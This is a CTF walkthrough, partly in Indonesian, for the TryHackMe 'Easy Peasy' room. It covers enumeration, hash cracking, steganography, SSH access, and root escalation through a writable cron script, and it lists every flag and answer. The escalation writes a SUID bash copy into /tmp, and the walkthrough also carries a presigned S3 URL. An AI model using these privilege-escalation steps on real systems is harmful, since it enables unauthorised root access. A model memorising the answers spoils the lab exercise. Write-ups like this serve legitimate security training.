Easy Peasy
Practice using tools such as Nmap and GoBuster to locate a hidden directory to get initial access to a vulnerable machine. Then escalate your privileges through a vulnerable cronjob.
solution
Enumeration
HOST=10.49.89.152
TARGET=10.49.128.119

nmap -sV -p- -T4 $TARGET
# PORT      STATE SERVICE VERSION
# 80/tcp    open  http    nginx 1.16.1
# 6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
# 65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
wget -O easypeasy.txt 'https://tryhackme-vm-upload.s3.eu-west-1.amazonaws.com/easypeasy_1596838725703.txt?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Credential=AKIA2YR2KKQMWLXEMXW4%2F20260118%2Feu-west-1%2Fs3%2Faws4_request&X-Amz-Date=20260118T194148Z&X-Amz-Expires=120&X-Amz-Signature=9350193e375d4b0a294ae9c5a3d8dcecd798cb5a8064265d523f9df7a7db0350&X-Amz-SignedHeaders=host&x-amz-checksum-mode=ENABLED&x-id=GetObject'
#### Port 80 - HTTP
```bash
gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirb/common.txt
# /hidden (Status: 301) [Size: 169] [--> http://10.49.128.119/hidden/]
# /index.html (Status: 200) [Size: 612]
# /robots.txt (Status: 200) [Size: 43]
gobuster dir -u http://$TARGET/hidden -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
# /whatever (Status: 301) [Size: 169] [--> http:/
curl http://$TARGET/
curl http://$TARGET/hidden/whatever/
# <center>
# <p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
# </center>
echo "ZmxhZ3tmMXJzN19mbDRnfQ==" | base64 -d
# flag{f1rs7_fl4g}Port 65524 - HTTP
curl http://$TARGET:65524
# Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
gobuster dir -u http://$TARGET:65524 -w /usr/share/wordlists/dirb/common.txt
gobuster dir -u http://$TARGET:65524 -w easypeasy.txt
curl http://$TARGET:65524/robots.txt
# User-Agent:*
# Disallow:/
# Robots Not Allowed
# User-Agent:a18672860d0510e5ab6699730763b250
# Allow:/
# This Flag Can Enter But Only This Flag No More Exceptionssetelahd i amati di robots.txt user agentnya sepertinya adalah hash md5 kita coba crack di md5decrypt.net
a18672860d0510e5ab6699730763b250
# flag{1m_s3c0nd_fl4g}
Find The Directory
curl http://$TARGET:65524
# <span class="floating_element">
    # Apache 2 It Works For Me
# <p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
dari output yang di sembunyikan sepertinya ada encode dengan ba**** cuma sepertinya bukan base64, saya juga coba beacon cipher namunmasih blm menemukan apa apa. dan ternyata ini adalah base62
/n0th1ng3ls3m4tt3r

curl http://$TARGET:65524/n0th1ng3ls3m4tt3r/
# <center>
# <img src="binarycodepixabay.jpg" width="140px" height="140px"/>
# <p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
# </center>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81 - Possible algorithms: SHA256, GOST R 34.11-94, SHA384, SHA3-256, Keccak-256, sha256(md5($plaintext))hashcat -h | grep -i sha
# 1400 | SHA2-256 | Raw Hash
hashcat -m 1400 -a 0 "940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81" easypeasy.txt
# gagalmypasswordforthatjobExtract data gambar

wget http://10.49.128.119:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg
steghide extract -sf binarycodepixabay.jpg
# passphrase: mypasswordforthatjob
# wrote extracted data to "secrettext.txt".

cat secrettext.txt
# username:boring
# password:
# 01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001

python3 << PY
enc = "01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001"
dec = ''.join([chr(int(b, 2)) for b in enc.split(' ')])
print(dec)
PY
# iconvertedmypasswordtobinary
Access via SSH
ssh boring@$TARGET -p 6498
# password: iconvertedmypasswordtobinary

cat user.txt
# User Flag But It Seems Wrong Like It`s Rotated Or Something
# synt{a0jvgf33zfa0ez4y}

# rotate 13
# flag{n0wits33msn0rm4l}
Privilege Escalation
sudo -l
# Sorry, user boring may not run sudo on kral4-PC.

find / -perm -4000 2>/dev/null
find / -perm -2000 2>/dev/null
upload linpeas.sh via scp
locate linpeas.sh
scp -P 6498 /opt/PEAS/linPEAS/linpeas.sh boring@$TARGET:/home/boring/

chmod +x linpeas.sh
./linpeas.sh | tee -a linpeas.log
# [+] Cron jobs
# [i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
# -rw-r--r-- 1 root root  792 Jun 15  2020 /etc/crontab
# SHELL=/bin/sh
# PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
#
# * *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh

cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root

ls -la /var/www/.mysecretcronjob.sh
# -rwxr-xr-x 1 boring boring 33 Jun 14  2020 /var/www/.mysecretcronjob.sh
jika kita lihat dari cronjob tersebut, script tersebut dijalankan setiap menit oleh root, dan script tersebut dimiliki oleh user boring, jadi kita bisa memodifikasi script tersebut untuk mendapatkan shell root.
echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > /var/www/.mysecretcronjob.sh
# tunggu 1 menit

ls -la /tmp/rootbash
# -rwsr-sr-x 1 root root 1113504 Jan 18 12:23 /tmp/rootbash

/tmp/rootbash -p
cd /root
ls -la
# -rw-r--r--  1 root root   39 Jun 15  2020 .root.txt
cat .root.txt
# flag{63a9f0ea7bb98050796b649e85481845}
Answer Questions
Enumeration through Nmap
- How many ports are open?
3
- What is the version of nginx?
1.16.1
- What is running on the highest port?
apache
Compromising the machine
Now you've enumerated the machine, answer questions and compromise it!
- Using GoBuster, find flag 1.
flag{f1rs7_fl4g}
- Further enumerate the machine, what is flag 2?
flag{1m_s3c0nd_fl4g}
- Crack the hash with easypeasy.txt, What is the flag 3?
flag{9fdafbd64c47471a8f54cd3fc64cd312}
- What is the hidden directory?
/n0th1ng3ls3m4tt3r
- Using the wordlist that provided to you in this task crack the hash what is the password?
mypasswordforthatjob
- What is the password to login to the machine via SSH?
iconvertedmypasswordtobinary
- What is the user flag?
flag{n0wits33msn0rm4l}
- What is the root flag?
flag{63a9f0ea7bb98050796b649e85481845}